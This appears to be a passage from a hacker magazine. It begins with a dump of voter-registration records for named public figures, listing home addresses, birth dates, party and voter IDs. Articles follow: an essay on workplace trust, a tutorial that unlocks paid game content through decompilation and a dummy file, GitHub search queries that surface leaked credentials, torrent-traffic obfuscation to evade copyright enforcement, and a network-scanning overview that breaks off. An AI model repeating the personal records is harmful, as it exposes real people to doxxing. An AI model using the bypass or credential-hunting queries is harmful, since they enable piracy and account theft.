N","Y","ACTIVE","","","","NY000000000050252090","20141104 GE;20121106 GE"

"TRUMP","LARA","YUNASKA","","100","","14D","","CENTRAL PARK SOUTH ","","NEW
YORK","10019","1001","","","","","","19821012","F","REP","","31","91","0","NEW
YORK","","12","28","75","20141104","","31","","","410618753","20090528","MAIL
","N","Y","ACTIVE","","","","NY000000000051538628","20141104 GE;20121106 GE"

"TRUMP","TIFFANY","A","","167","","36B","","EAST 61 STREET ","","NEW
YORK","10065","1006","","","","","","19931013","F","REP","","31","50
","","NEW YORK","","12","28","73","","","99","3925 WALNUT STREET
APT 304 PHILADELPHIA 19104","","412584527","20161013","MAIL
","N","Y","ACTIVE","","","","NY000000000055958709",""

"BARRY","MARYANNE","T","","1050","","15F","","5 AVENUE ","","NEW YORK","100
28","1002","","","","","19370405","F","BLK","","31","80","0","NEW YORK",""
,"12","28","73","20121106","","99","5 ISLAND TRAIL SPARTA","","304411563","
19990803","MAIL","N","Y","ACTIVE","","","","NY000000000038023480","20121106
GE;20091103 GE;20090929 RO;20090915 PR;20081104 GE;20080909 PR;20080205
PP;20071106 GE;General Election 2006;City Primary Election 2006;General
Election 2005;City Primary Election 2005;General Election 2004;Primary
Election 2004;General Election 2003;General Election 2002"

"BANNON","STEPHEN","K","","32","","2 NORTH","","WEST 40 STREET ","","NEW
YORK","10018","1001","","","","","19531127","M","REP","","31","58","",
"NEW YORK","","12","27","75","",""," ","","","412624254","20161014","MAIL
","N","Y","ACTIVE","","","","NY000000000056060263",""

"CONWAY","KELLYANNE","E","","845","","80D","","UNITED NATIONS PLAZA
","","MANHATTAN","10017","","","","","","19670120","F","CON","","31","16"
,"","NEW YORK","","12","28","73","20071106","","99","1475 CARRINGTON RIDGE
LANE VIENNA VA","","306274255","20061004","MAIL","N","Y","PURGED","OTHER",
"","20130311","NY000000000037462642","20071106 GE;General Election 2006"

"CONWAY","GEORGE","T","","845","","80D","","UNITED NATIONS PLAZA ","","MANH
ATTAN","10017","","","","","","19630902","M","CON","","31","9","0","MANH
ATTAN","04","14","26","73","20071106","","99","1475 CARRINGTON RIDGE LN
VIENNA VA","","306267743","20060914","MAIL","N","Y","PURGED","MOVED","20090
530","20090530","NY000000000037460152","20071106 GE;General Election 2006"

"POWELL","DINA","H","","181","","APT 15C","","EAST 90 STREET
","","NEW YORK","10128","","","","","","19730623","F","REP","","31
","90","0","Manhattan","","12","28","73","20160419","","10","3525
N. PINWIDDLE ST, VA","","410301595","20080828","MAIL","N","Y",
"ACTIVE","","","","NY000000000050829833","20160419 PP;20141104
GE;20131105 GE;20121106 GE;20101102 GE;20100914 PR;20081104 GE"

"MNUCHIN","STEVEN","T","","740","","8A","","PARK AVENUE ","","MANHATTAN"
,"10021","","","","","","19621221","M","REP","","31","61","","NEW YORK",
"","12","28","73","20081104",""," ","","","302765642","19951227","MAIL
","N","Y","ACTIVE","","","","NY000000000037796798","20081104
GE;General Election 2005;General Election 2004"

"FRIEDMAN","DAVID","M","","12","","","","WOOD LN","S","
WOODMERE","11598","","","","","","19580808","M","DEM","
","30","27","4","HEM","20","4","9","20","20141104","","
","","","03853526","19961009","LOCALREG","N","Y","ACTIVE","","","",
,"NY000000000038759635","2014 GENERAL ELECTION;2012 GENERAL ELECTION;2010
GENERAL ELECTION;2008 GENERAL ELECTION;2004 GENERAL ELECTION"

"FEINBERG","STEPHEN","A","","36","","","","EAST 67 STREET ","","NEW YORK","
10065","","","","","","19600329","M","REP","","31","56","","NEW YORK","","1
2","28","73","20160419",""," ","","","304705518","20000620","MAIL","N","Y"
,"ACTIVE","","","","NY000000000038080223","20160419 PP;20141104 GE;20121106
GE;20101102 GE;20081104 GE;General Election 2006;General Election 2004"

"BENDER","DONALD","","","5","","","","WOODTREE DR","","WOODBURY
","11797","","","","","","19571208","M","DEM","","30","27","16"
,"OB","13","3","5","13","20151103",""," ","","","03542480","19920708","LOCA
LREG","N","Y","ACTIVE","","","","NY000000000039239203","2015 GENERAL
ELECTION;2014 GENERAL ELECTION;2010 GENERAL ELECTION;2009 GENERAL
ELECTION;2008 GENERAL ELECTION;2007 GENERAL ELECTION;2006 GENERAL
ELECTION;2005 GENERAL ELECTION;2004 GENERAL ELECTION;2002 GENERAL ELECTION"

"WEISSELBERG","ALLEN","H","","1108","","","","MC LEAN AVE"
,"","WANTAGH","11793","","","","","","19470815","M","DEM",
"","30","12","13","HEM","14","2","6","14","20041102","","
",","","02850918","19821001","LOCALREG","N","Y","PURGED","MOV
ED","","","NY000000000038654325","2004 GENERAL ELECTION"

"WEISSELBERG","ALLEN","H","","140","","2102","","RIVERSIDE BOULEVARD
",","","NEW YORK","10069","1006","","","","","19470815","M","REP"
,"","31","45","","NEW YORK","","10","27","67","","","30","1108
MCLEAN AVENUE WANTAAGHN.Y 11793","","412321740","20160510","MAIL
","N","Y","ACTIVE","","","","NY000000000055444808",""

"BORNSTEIN","HAROLD","","","101","","","","EAST   78 STREET ",","","MANHA
TTAN","10075","","","","","","","19470326","M","REP","","31","63","","NEW
YORK","","14","26","73","",""," ",","","","N1071155","19820101","LOCALR
EG","N","Y","PURGED","MOVED","","20120127","NY000000000038018988",""

"BORNSTEIN","HAROLD","N","","19","","","","BOULDER BROOK RD","","SCAR
SDALE","10583","","","","","","","19470326","M","BLK","","60","18","5","
SCRD","","16","35","88","20161108",""," ",","","","97279612","20081004","LOCA
LREG","N","Y","ACTIVE","","","","NY000000000050961918","GENERAL
2016;GENERAL 2014;GENERAL 2012;GENERAL 2010;GENERAL 2008"

"EPSHTEYN","BORIS","","","155","","APT 7H","","WEST 21 STREET ","","NEW
YORK","10011","","","","","","","19820814","M","REP","","31","17","0","Manha
ttan","","12","27","75","20160419",""," ",","","","410073286","20080111","MAIL
","N","Y","ACTIVE","","","","NY000000000050245510","20160419
PP;20121106 GE;20101102 GE;20081104 GE;20080205 PP"

"GIULIANI","RUDOLPH","W","","45","","","","EAST 66 STREET
",","","NEW YORK","10065","1006","","","","","19440528","M","REP
","","31","56","0","NEW YORK","","12","28","73","20160419",""
"," ",","","","302322805","19840101","LOCALREG","N","Y","ACTIVE","","","
","NY000000000037749986","20160419 PP;20151103 GE;20141104 GE;20131105
GE;20130910 PR;20121106 GE;20120626 PR;20120424 PP;20111108 GE;20110913
SP;20101102 GE;20100914 PR;20091103 GE;20081104 GE;20080205 PP;20071106
GE;General Election 2006;City Primary Election 2006;General Election
2005;General Election 2004;General Election 2003;General Election 2002"

"STONE","ROGER","J","","55","","25L","","WEST 25 STREET
",","","MANHATTAN","10010","","","","","","","19520827","M","CON","
","31","29","0","MANHATTAN","","12","28","75","20021105","","
",","","","304848953","20001010","MAIL","N","Y","INACTIVE","MAILCHECK
","20130312","","NY000000000038115915","General Election 2002"

"MURDOCH","KEITH","R","","23","","PH","","EAST 22 STREET ","","NEW YORK
","10010","1001","","","","","","19310311","M","BLK","","31","30","0",
"NEW YORK","","12","28","75","20121106","","31","","","304573235","2000
0127","MAIL","N","Y","ACTIVE","","","","NY000000000038055480","20121106
GE;20101102 GE;General Election 2004;General Election 2002"

"AILES","ROGER","E","","44","","","","BEVERLY WARREN RD ","","GARRISON","105
24","4409","PO BOX 353","GARRISON, NY 10524-0353","","","19400515","M","REP"
,"","40","11","1","PHILIPSTOWN","000","18","41","95","20161108","","99","218
TRUMAN DR CRESSKILL NJ 07626","AILES ROGER E","30015932","20120207","CB
OE","N","Y","ACTIVE","","","","NY000000000052569291","General Election
2016;General Election 2015;General Election 2013;General Election 2012"

"OREILLY","WILLIAM","J","","33","","","","SHORE DR","","MANHASSE
T","11030","","","","","","19490910","M","IND","","30","57","9"
","NH","16","3","7","16","20151103",""," ","","","03699383","19940919","LOCA
LREG","N","Y","ACTIVE","","","","NY000000000039011259","2015 GENERAL
ELECTION;2014 GENERAL ELECTION;2013 GENERAL ELECTION;2012 GENERAL
ELECTION;2011 GENERAL ELECTION;2010 GENERAL ELECTION;2009 GENERAL ELECTION;2008
GENERAL ELECTION;2007 GENERAL ELECTION;SPECIAL ELECTION 7TH SD;2006 GENERAL
ELECTION;2005 GENERAL ELECTION;2004 GENERAL ELECTION;2002 GENERAL ELECTION"

"HANNITY","SEAN","","","27","","","","SEACREST DR","","LLOYD
HARBOR","11743","9765","406 CENTER ISLAND RD","CENTRE ISLAND
NY 11771","","","19611230","M","REP","","52","119","18","HUNTIN
GTON","","3","5","10","20081104",""," ","","","09671646","20000322","CBOE","N
","Y","PURGED","MOVED","","20110404","NY000000000009956890","General Election,
2008;General Election, 2006;General Election, 2004;General Election, 2002"

"HANNITY","SEAN","","","406","","","","CENTRE ISLAND RD","","OYSTER
BAY","11771","","","","","","19611230","M","CON","","30","6","18"
","OB","13","3","5","13","20141104",""," ","","","99442620","20091222","LOCA
LREG","N","Y","ACTIVE","","","","NY000000000009956890","2014 GENERAL
ELECTION;2013 GENERAL ELECTION;2012 GENERAL ELECTION;General Election,
2008;General Election, 2006;General Election, 2004;General Election, 2002"

"RUDDY","CHRISTOPHER","W","","93","","","","CORNELL ST","","WILLISTON
PARK","11596","","","","","","19650128","M","REP","","30","33","9"
","NH","19","3","7","19","",""," ","","","02862983","19830225","LOCA
LREG","N","Y","PURGED","MOVED","","","NY000000000054055712",""

"PAGE","CARTER","","","6","","","","GASKIN RD","","POUGHKEEPSIE","1
2601","5015","","","","","19710603","M","REP","","14","3","8","City
Poughkeepsie","004","22","41","100","",""," ","","","R123260","19890316",
"CBOE","N","Y","PURGED","MOVED","","20080124","NY000000000022057599",""

"PAGE","CARTER","W","","10","","46F","","BARCLAY STREET ","","Manha
ttan","10007","","","","","","19710603","M","REP","","31","3","0","
Manhattan","01","8","25","66","20081104","","14","6 GASKIN RD POUGH
NY","","410059215","20071231","MAIL","N","Y","PURGED","MOVED","",
"20090711","NY000000000022057599","20081104 GE;20080205 PP"

"PAGE","CARTER","","","6","","","","GASKIN RD ","","POUGHKEEPSI
E","12601","","C/O GLOBAL ENERGY CAPITAL LLC","590 MADISON AVE
21ST FLOOR","NEW YORK, NY 10022","","19710603","M","REP","","
14","2","8","City Poughkeepsie","004","18","41","104","","","","
","","","10164927","20161024","CBOE","N","Y","ACTI
VE","","","","NY000000000056129575",""

"NUNBERG","SAMUEL","D","","535","","2 J","","EAST 86 STREET ","","MANHATTAN","1
0028","","","","","","19810621","M","REP","","31","70","","NEW YORK","","12","2
8","76","20141104",""," ","","","304738177","20000803","MAIL","N","Y","ACTIVE
","","","","NY000000000038086818","20141104 GE;20131105 GE;20130910 PR;20121106
GE;20120626 PR;20120424 PP;20101102 GE;20100914 PR;20091103 GE;20081104
GE;20080205 PP;20071106 GE;General Election 2006;City Primary Election
2006;General Election 2005;General Election 2004;General Election 2003"

"COHEN","MICHAEL","D","","502","","10A","","PARK AVENUE ","","Manhatta
n","10022","","","","","","19660825","M","DEM","","31","46","0","Manha
ttan","","12","28","73","20121106",""," ","","","410969372","20111222","MAIL
","N","Y","ACTIVE","","","","NY000000000052521993","20121106 GE"

"COHEN","MICHAEL","D","","120","","R12E","","EAST   87 STREET ","","MANH
ATTAN","10128","","","","","","19660825","M","DEM","","31","83","","NEW
YORK","","14","26","73","",""," ","","","301707408","20001107","MAIL
","N","Y","PURGED","OTHER","","20090328","NY000000000037706562",""

The Hacker Perspective

by Jack Beltane

Trust is a powerful thing, and it starts with nothing. As children, we are taught not to talk to strangers, but we see our parents do it all the time. Children see that, to adults, trust starts with a handshake. What children don't understand is how much information is packed into a handshake: the firmness of the grip, how sweaty the palms are, if the smile on the lips is mirrored in the eyes. As children, we don't fully understand how a simple handshake can help determine trust for our parents.

Computers do the same thing before they'll talk to each other, offering an introductory handshake and weighing the response. But computers are binary and their users, like children, don't understand what the handshake does - or doesn't do. Computers don't read subtle signs and cues in a handshake to help determine a level of trust. Computers make a set series of snap judgments and return a 1 or 0. Trust/not. That's why it's so easy to fool a computer and spoof false trust with a handshake. In humans, using the subtle cues in a handshake to spoof trust is an art reserved for the very best salespeople and scam artists who can bilk an unsuspecting rube of thousands or millions of dollars.

In an effort to combat human spoofing, we don't fully trust anyone, even with a handshake. Trust has to be earned. Trust has to be maintained. Trust can never be rebuilt. Machines trust far too easily in order to avoid bogging down users with passwords and credentials checks multiple times in a single session. The problem is, most humans believe that the binary line of trust used by computers keeps them safe. Humans forget that it's still up to us, not the machines, to interpret the subtle signs and cues in every handshake and, from there, go beyond the handshake and build a complete trust profile.

I've always looked sketchy: earrings, tattoos, mohawks, black nail polish. Now I'm middle aged and I've dialed back the overt rebellion, but I've kept the earrings, and the tattoos aren't going anywhere. At parent-teacher conferences, I still catch sidelong glances from soccer moms and salesman dads. They figure they don't need a handshake to determine that my kids should stay away from their kids. What my years of overt rebellion have taught me is simple: Perception is the first human filter, and it's up to us to change - or prove - the perception of another, starting with a handshake.

Most humans are polite and logical, which allows us to initiate a handshake and, from there, if the handshake returns a 1, go beyond it to establish if the perception was correct or may need to be adjusted: An assessment taking nanoseconds of subconscious processing that reaches the brain as a gut feeling. Salespeople are well versed in the gut feeling. Nobody trusts a salesperson - that perception is set in stone. However, salespeople will tell you that perception is easy to overcome with a trustworthy handshake. The last 30 years have taught me the same thing: words and actions speak louder than perception.

Computers do not benefit from first impressions and gut feelings. First contact determines 1 or 0. Trust/not. They cannot go beyond the handshake. Computers grant access and establish trust either one-way (the domain trusts the user logged in, for example) or two-way (the user's machine and the domain both establish trust with each other). Human trust could be similarly distinguished, and access granted in response, but instances of one-way trust among humans are reserved most obviously for the shyster-rube relationship. More subtle is how corporations view coders.

Most corporations handle employee relationships, especially with employees who have a proficiency for computers and coding, with a one-way trust, expecting their employees to trust them even as they do not truly trust their employees. Most employees naively believe it's a two-way trust: they trust the employer and they believe their employer trusts them. Employees assume that the interview and eventual hiring was handshake, perception, credential checks, and acceptance in one neat bundle, establishing a solid two-way trust.

The first "career" job I had for a faceless corporation didn't bother to go beyond the handshake when they learned of a script I'd written. The script wasn't anything amazing, which is why it never occurred to me to clear it with my superiors. At that point, I was suffering under the

delusion of a two-way trust. I wrote the script for the same reason most hacks are developed: to make life easier and processes more efficient. I had to open, paginate, and number 400-plus separate Word files so they could be combined into a single, consecutively numbered file for two distinct volumes. I'm leaving out a lot of details about why this massive inefficiency existed (it took me about 40 mind-numbing hours to do it their way), but I was inspired to let my machine do its job and open, paginate, and number the files for me. It took the script about two minutes to accomplish what took me a week. I wish I was exaggerating.

By way of thanks, I got written up and my next three reviews mentioned my infraction. Big Company One had a whole department for scripting, it turned out, and they didn't trust anyone else to write code. The Scripting Department was overworked, most likely underpaid, and even more likely had the scripts they developed overseen and changed by ignorant middle managers. It was how Big Company One dealt with the issue of gray-hats - coders who had yet to prove if their intentions were black- or white-hat - as if locking all the tigers in a cage negated any possibility of danger.

To be clear, I've never been a black-hat user. The most malicious thing I've done with computers was back in high school, when I finished my computer assignment early and spent the rest of the class poking around in the settings and configuration files on my workstation. When I left at the bell, all the machines in the lab had pink-on-yellow displays (this was the 8-bit era) and their keyboards set to Dvorak, rendering the hot keys for settings useless unless you knew the Dvorak keyboard layout. I got called out of my next class to fix it, but I didn't get in any trouble and, to this day, I don't know if they asked for my help because they knew I'd done it or because they figured I could fix it. If he'd had the lingo, my teacher would have viewed me as a gray-hat. After that, I did what I could to prove he could trust me.

Because of the red tape, the Scripting Department at Big Company One was massively inefficient, and it didn't take long for my reputation to spread as the guy who could rewrite a script that didn't work, or help someone who needed a script immediately to meet a deadline that the Scripting Department wouldn't be able to beat. That's when I realized the perception of my employers wasn't wrong; I was a gray-hat and, for all they knew, possibly a black-hat. I had to work off the books by word of mouth. If someone sent me an email, I dutifully responded that they had to go through the Scripting Department, then walked over to their cube, swore them to secrecy, and asked how I could help. Scripts were delivered on floppy disks - I knew the Company was watching. They read our emails, sniffed our network traffic, and used our badges to triangulate where in the building we were, when we got there, and how long we stayed. It's hard to do anything at work without your employer knowing or being able to find out.

To Big Company One, I was a hacker who'd been caught once, and the fact that I kept doing it put me on the wrong side of the rules. I didn't have a chance to go beyond the handshake and prove the actual color of my intentions to them, but to myself and other employees, I saved jobs with scripts that made unrealistic deadlines realistic. My peers saw and accepted that gray area, but corporations behave more like machines and to them the question was binary: 1 or 0. Trust/not. White/black.

The inherent distrust of Big Company One made me less trustworthy, not more compliant. The way the company viewed me was directly responsible for shading my hat to gray, maybe even charcoal. They created a perception and relied on a handshake that they refused to look beyond. Ironically, their distrust motivated me to work under the counter. It forced me to learn ways of communicating and passing data without leaving footprints behind, and it proved to me that I was working for the wrong people. I didn't want to hide my skills, lie, and cover my tracks just to help fellow employees work more efficiently. It didn't feel right.

My current job is not like most corporations, which is why I'm closing in on ten years with them. It's big, but not faceless, and it assumed I was a white-hat from my first day. It trusted its own interview processes as a handshake to root out nefarious employees, and it used other employees who had proved themselves trustworthy to go beyond that handshake. Perception - the earrings and tattoos - didn't even figure into it.

Not long after I'd been hired, my team lead asked about the computer languages I'd listed on my resume and wondered if I could look at a VBScript a previous employee had written. It was used to run about 200 unique shell processes, one after the other, but it would crash randomly with no way of telling how many of the 200 processes had been completed, and whether or not they had completed successfully. I had not been hired to perform any kind of scripting, and they just wanted me to add logging so they could see what was going on. The task was also designed to go beyond the handshake. It was being used to establish two-way, human trust.

After I was done, the script had been completely rewritten. Logging was the least of the issues with it. As I reported back on what I

was doing - to avoid overstepping my bounds and being written up - the trust Big Company Two had for me increased. Their encouragement and faith in my abilities also established my trust for them. I proved that, beyond our handshake, I knew what I was doing, took all necessary precautions to avoid disasters, and was making life for the other employees easier and more efficient.

Big Company Two knew I was a hacker by definition - by the very tasks they asked me to code, which required me to force interaction between applications designed not to interact - but they used humans to take the time to establish trust and determine the color of my hat, instead of simply flipping a 1 or 0 based on my job description, then forcing me into a perception that fit their handshake. Instead of a reprimand, I earned a healthy bonus in my paycheck and was encouraged to write more code.

Both companies were given the chance to use my actions to prove my motivations. Big Company One chose not to look beyond the handshake, which lead to an inevitable employment separation. Thanks to the culture and attitude of Big Company Two, we instead established two-way trust, despite the processing machine running my scripts being given a special pass by the Network Security department, since a lot of what I'd written looked like a virus. There was a lot of humanity behind that decision.

In the online era, it's the lack of perception and a real handshake to go beyond that allows shy introverts to make lasting virtual friendships - but it's the same thing that opens the door to catfishing and identity theft. On the Internet more than anywhere, trust must be earned and maintained by humans. Everyone is a stranger. You don't know who is reading your information - your tweets, your blog posts, your Facebook - nor what they're doing with it.

Everyone is a gray-hat, not just hackers. Even trusted sites can be spoofed or fall victim to a man-in-the-middle attack. This is worth remembering in a culture where most humans have ceded determining trust to machines or corporations or political parties. Human interpretation of words and actions has always been the only solid firewall against black-hats. Only what a person says and does can establish if they're black- or white-hats, from salespeople to politicians to contractors to User72 in chatroom X. It's why children are still taught not to trust strangers, and why adults have learned to neither trust nor distrust strangers.

Machines lack the depth of perception and experience that describes the human animal. It's easy to flip a 0 to a 1, but actual trust is not turned on or off. The thing we have to do, as humans interacting with other humans using machines, is add that layer of human-interactive trust to the machine's binary interaction, shading it with our perception and gut feelings and experience. It's not impossible; it just requires more work, closer attention to detail, and the realization that information on the Internet, no matter how encrypted or protected, is public, because machine trust, even two-way, so often fails.

I left Big Company One for two main reasons: 1) I figured the satellite office I worked at was about to be closed (it was, a year after I left); and 2) I didn't like the way working there made me feel, like it was us against them and everyone was doing what they could to save their necks or stab anyone ahead of them in the back. I didn't feel trusted, I didn't trust the Company, and I didn't trust my peers because that was the climate and culture the Company had created with its innate distrust of everyone.

Big Company Two knows that I could write malicious code, but they're also sure I won't. The power in trust is not that you can fool people and take advantage of them or commit crimes; the power is in not using the tools at your disposal to be a black-hat. White-hats don't use tools to snoop. They use them to find the black-hats who are snooping on others. They don't use tools to steal. They use them to make systems safer and more efficient. And while the color of a hat can be determined objectively, it is more often decided subjectively. Your actions speak louder than job titles, certificates, or credentials, but one misstep and the trust is broken.

My career has shown me that white-hats are motivated by trust and black-hats are motivated by distrust. I understand why average people - and even corporations - fear hackers, but the only way to overcome that fear is through enlightenment - through establishing human-interactive two-way trust with our actions. Humans are not binary and it hurts us to try and experience the world as if we are machines, using only a virtual handshake to establish trust.

It was too late for me with Big Company One, even if they had taken the time to see exactly what I was doing. Fear, after all, breeds distrust. It was also too late for them with me: Distrust will never breed trust, just fear. It's a vicious circle.

Jack Beltane hides in plain sight on the Internet at jackofbells.com. He writes software documentation for a paycheck, novels for his soul, and articles like this for fun.

HACKER PERSPECTIVE submissions are still closed. We expect them to open later this year so start writing now and look for an announcement in a future issue!

Software Cracking with dotPeek

by redstarx

I'm going to give an intro to peeking at other people's code.

For this example, I'll be using JetBrain's dotPeek 1.5 to get access to 5 Lives Studio's *Satellite Reign* preorder Backer Skins downloadable content (dlc).

Satellite Reign is a cyberpunk tactical strategy game that came out in August of 2015. It was kickstarted and backers got access to special content that was never released to people who bought it at release. I'm going to show you how to access that content.

The first thing you'll need is the dotPeek 1.5 decompiler software. You'll also need a copy of Satellite Reign. If you bought it on steam it will install in
`C:\Program Files (x86)\Steam\steamapps\common\SatelliteReign\`

First, you need to know a bit about what you're decompiling: Satellite Reign was created in the Unity game engine and its source code is was created using the .Net framework. Drag any of the dll files in your game installation into your dotPeek window and you can view their source code. You could have lots of fun looking at the source and figuring out the rest by yourself probably, but to save time I'll tell you which dll holds the dlc check code.

The code you are looking for is in `C:\Program Files (x86)\Steam\steamapps\`
`➥common\SatelliteReign\SatelliteReignWindows_Data\Managed\`
`➥Assembly-CSharp.dll`.

We're looking for dlc called the Backer Skins, so let's try putting skins into the search bar. Wow, so easy! We immediately find a boolean called `BackerSkinsAvailable():bool`.

A boolean is a true or false, so we know this is probably what we're looking for. If we right click on `BackerSkinAvailable()` and hit `Go To Declaration` we find this code hidden with a bunch of other gems.

```
public bool BackerSkinsAvailable()
{
  if (this.m_BackerSkin)
    return true;
  if ((UnityEngine.Object) DebugOptions.Get() != (UnityEngine.Object) null)
    return DebugOptions.Get().m_BackerOutfitsAvailable;
  return false;
}
```

Keep in mind we want `BackerSkinsAvailable` to equal true, so we need to find out what makes `m_BackerSkin` true. If you search in turn for `m_BackerSkin` you will find this code in the initial startup code:

```
if (File.Exists("BackerSkin.dat"))
  this.m_BackerSkin = true;
```

Stop and think about this for a second; if file `BackerSkin.dat` exists, then the Backer Skins are unlocked. What has to be in `BackerSkin.dat`? It doesn't matter - the code just checks to see if it's there. So just make an empty file in `C:\Program Files (x86)\Steam\steamapps`
`➥\common\SatelliteReign\` named `BackerSkin.dat` and you're good to go! You can poke around the code like this in your video games and try all types of things to get better enjoyment out of them, like reactivating cut features such as drivable cars and creating enemy agents. Have fun!

Ignore Your .env - Browsing Environment Files on GitHub

by casi

Recently, I was pushing the commit of a project to GitHub and after it was up I realized I had forgotten my .gitignore. Luckily for me it wasn't much of an issue as I was in a private repo that I'm the only user of.

This mistake made me think. If I've messed up so easily, maybe someone else has as well. I did a search in the bar for a line commonly used in .env files that I thought would bring up some interesting results.

Search: `APP_ENV=production` - 62,670 code results

This brought up a whole load of projects. I'd say the majority just have testing dev info in them with nothing sensitive, but there were a few of interest. Maybe every one in 100 would have something with sensitive data, so I would open an issue for the user just giving them a heads up (but people can't always be relying on friendly investigators).

Other times, I would find an .env existed, but was full of nonsense. That wasn't much better as it just made me suspicious. Why was it full of nonsense? Maybe if I looked in the commit history there would be something interesting.... There was.

I picked a random page, 42 sounded good. The first result had an .env with a gmail username and password!

Now theoretically, somebody may attempt to login to gmail with this info just to see if it was real. They would then be confronted with the unusual login page for gmail. This would ask them to confirm the other email address associated with the account. But it's OK because this other email is definitely not public on a GitHub profile page....

I wondered if others would also have their mail login in a commit, so I tried searching for: `MAIL_HOST=smtp.gmail.com`.

A modest 13,791 commit results. This time I tried page 26 where I found a couple more logins.

One of the .env files for a design agency blog also contained database IP, username, and password!

I tried one more search before ending my little investigation:

`DELETE ENV` - 67,226 commits

This was the most reliable for finding .env files containing sensitive data, people who have realized their mistake of uploading the .env so have deleted it in the next commit, but have not realized the commit history shows the text with the old .env in red, and the new empty .env in green. If anything, they've made it easier to see now that it is highlighted!

Here is a short list of secret things (often paired with the public keys) I found in `delete env` commits in my lunch time break. This info ranges from "oh no! I'll have to get a new key for my twitter bot" to "who made this stripe transfer?":

```
AWS3_SECRET
GITHUB_SECRET
FACEBOOK_SECRET
PUSHER_SECRET
GOOGLE_CLIENT_SECRET
PRODUCTION_DB_PASSWORD
OPENWEATHER_KEY
NEXMO_SECRET
CLOUDINARY_API_SECRET
WP_SECURE_AUTH_KEY
CONSTANT_CONTACT_API_SECRET
CHIKKA_CLIENT_SECRET
LINKEDIN_CLIENT_SECRET
TWITTER_ACCESS_SECRET
TWITTER_CONSUMER_SECRET
NEO4JPASS
BRAINTREE_KEY_PRIVATE
MAILGUN_PASSWORD
PHONE_NUMBER
DROPBOX_APP_SECRET
STRIPE_SECRET
```

You could also try other commit searches, such as: delete `application.properties`, or `delete keys.py`.

I'm writing this with the hope that people will double check their .gitignore to include environment files and key files. My searches have found that generally it is beginners and people learning to code who have decided to git without fully understanding the record they are leaving. If you introduce a new friend to git, make sure you tell them about gitignore. I also found a few repositories linked to web apps and sites trying to sell a service. How can we trust our info with you as a user if you aren't even looking after your own?!

If you do happen to commit with sensitive data and are unsure what to do, GitHub has a whole section on how to `git filter-branch` or `bfg --delete-files` in their docs. You could even just delete the copy and upload again.

If someone is looking for a way to use this, how about some kind of helpful bot that opens issues on repositories with sensitive data?

Stay safe.

Obfuscating Torrent Traffic

by Filip Kälebo
(aka flipchan)

In Sweden we have a company called Spridningskollen, which basically represents a lot of media companies. They have what I understand as some kind of mass-torrent-scanner, which is close sourced. Anyhow, these guys are real assholes. They collect Torrent swarm data and then send out threats through letters, demanding 2000 kr (that's around 234 U.S. dollars) for what they see as "stolen art." So if they see a Swedish IP downloading a torrent with any file that the companies they represent have created or have copyrighted, they will contact the ISP for that IP and get the address of the person who is torrenting down the file and send that person a letter demanding 2000 Swedish crowns. If the person doesn't pay, Spridningskollen threatens to report them and bring them to court. This is basically DMCA bad guys blackmailing regular people into giving them money to avoid going to court and opening up a legal case against that person. Anyhow, I have found a way around this using my latest project called LayerProx. Link: `github.com/flipchan/LayerProx`

So the problem is kinda that we need to secure the torrent traffic. I think that they are connecting to torrent "swarms" and just collecting IPs, but if that were to end up in court, they would need proof from the ISP that the person had been sending BitTorrent packets at that time to prove the legal case.

The way I solved this is that I wrote a socks5 support module to LayerProx that supports UDP so I can proxy BitTorrent traffic. I then bought a VPS and put up that as a Tor relay. I have removed client IP logging from the LayerProx server so that you can't really tell if there is someone just using Tor that sent packets from the server or if someone is downloading a torrent. So if Spridningskollen were to see the IP of my Tor relay, they couldn't trace it back to the client. They could, of course, trace it back to me because I have my nick on the server (`https://atlas.torproject.org/#details/AB8EE34C5CF3B6802DD1F4021FF015A463DF4572`). But this would probably not be enough to bring a case against someone in court because there is no proof that only that person was using it due to the no IP logging part.

The packets going from the LayerProx client to the LayerProx server are being obfuscated to look like regular http packets. For example, I have implemented eBay format so that it will appear as if someone is just using eBay to look at products and so on. So the packets are encrypted and then obfuscated to look like regular http browsing data. The data looks completely innocent, like a person is simply using social media and so on.

Why obfuscate/encrypt torrent traffic? If this gets big, there is a chance that the ISP will block or at least record all BitTorrent traffic. And torrents are used by a lot of good company to distribute news and media of all kinds. So the worst case scenario is that the ISPs block *all* torrent traffic. So encrypt like its 1984!

Special thanks to: Kevin P Dyer, 2600 *swedish, and the global infosec hacking community.*

Successful Network Attacks - Phase Two Network Scanning

by Daelphinux

Every successful network attack will eventually become an active event. When this happens, it means that the attacker has now committed to the attack and will do what they can to see it through to completion. This is also the first step where there are definitive ways to detect what the attacker is doing that will alert you to an impending attack.

Phase Two is the first phase that would fall under the popular assumption of what people think of as "hacking." In this phase an attacker will use a number of tools and their know-how to probe a network for any vulnerabilities, such as backdoors, known exploits, unused protocols, or weak protocols. Building on network information retrieved from the last phase, the attacker will use tools such as nmap, nessus, metasploit, the Zed Attack Proxy (ZAP), Xenotix, or Grabber to find exploits in websites, network equipment, end user devices, servers, or any other device the attacker can make a connection with (even printers).

During this process the attacker will certainly gather more useful data. In this phase, even if relatively unsuccessful, the attacker will gain a significant amount of information about your network and the kinds of devices that exist on it. Everything from IP maps, a good estimation of any subnets, network speeds, resilience, open ports on clients, appliances, and servers to any vulnerabilities in web applications. This phase will let the attacker finish determining the most viable attack vector for the real "meat" of the attack. This is the last chance for a defense to stop an attacker in their tracks and prevent the attack from succeeding.

Detecting a scan can be relatively easy. Network slowdowns will begin showing up. Once that happens, network administrators can look into access logs and will likely notice if a single IP address or small IP range is attempting to access multiple resources on multiple ports. Once this occurs, action must be taken to prevent the attacker from gathering any significant information. In more complex cases the attacker will use a botnet, or a host of zombie computers that are being controlled by malware, to perform the scan. In any event, the network administrators should be able to determine when systems are being accessed in an irregular way, but it will not be as obvious and, by the time it is realized, it may be too late to prevent the scan from being successful.

Preventing the scanning portion of an attack can be managed by ensuring that an attacker cannot gather any useful information about the attacked network. This can be achieved in a number of ways; namely the use of Network Address Translation (NAT), firewalls, Intrusion Detection/Prevention Systems (IDS/IPS), patching, and proper administration. Each of these tools and systems has their specific use and merit; together they form a very powerful defense against this phase and subsequent phases. Each of these will be discussed at a high level as complete explanations are outside the scope of this series of articles. More information is available, at length, online and in other publications.

The first thing that an entity can do to avoid being attacked is implement a NAT solution. NAT solutions involve setting the network of an entity up in such away that all traffic entering the network is directed at a single IP address. This IP address usually points to an edge router that, with the help of other networking equipment and servers, will keep track of internal device IPs. This edge router will then be able to properly direct incoming traffic to the appropriate recipient. NATing a network makes it harder for an attacker to gain information about internal IP structures, thus making it harder for the attacker to navigate should the attack move to the next phase.

The next solutions are closely tied together. These involve setting up various firewalls with an IDS or an IPS (sometimes

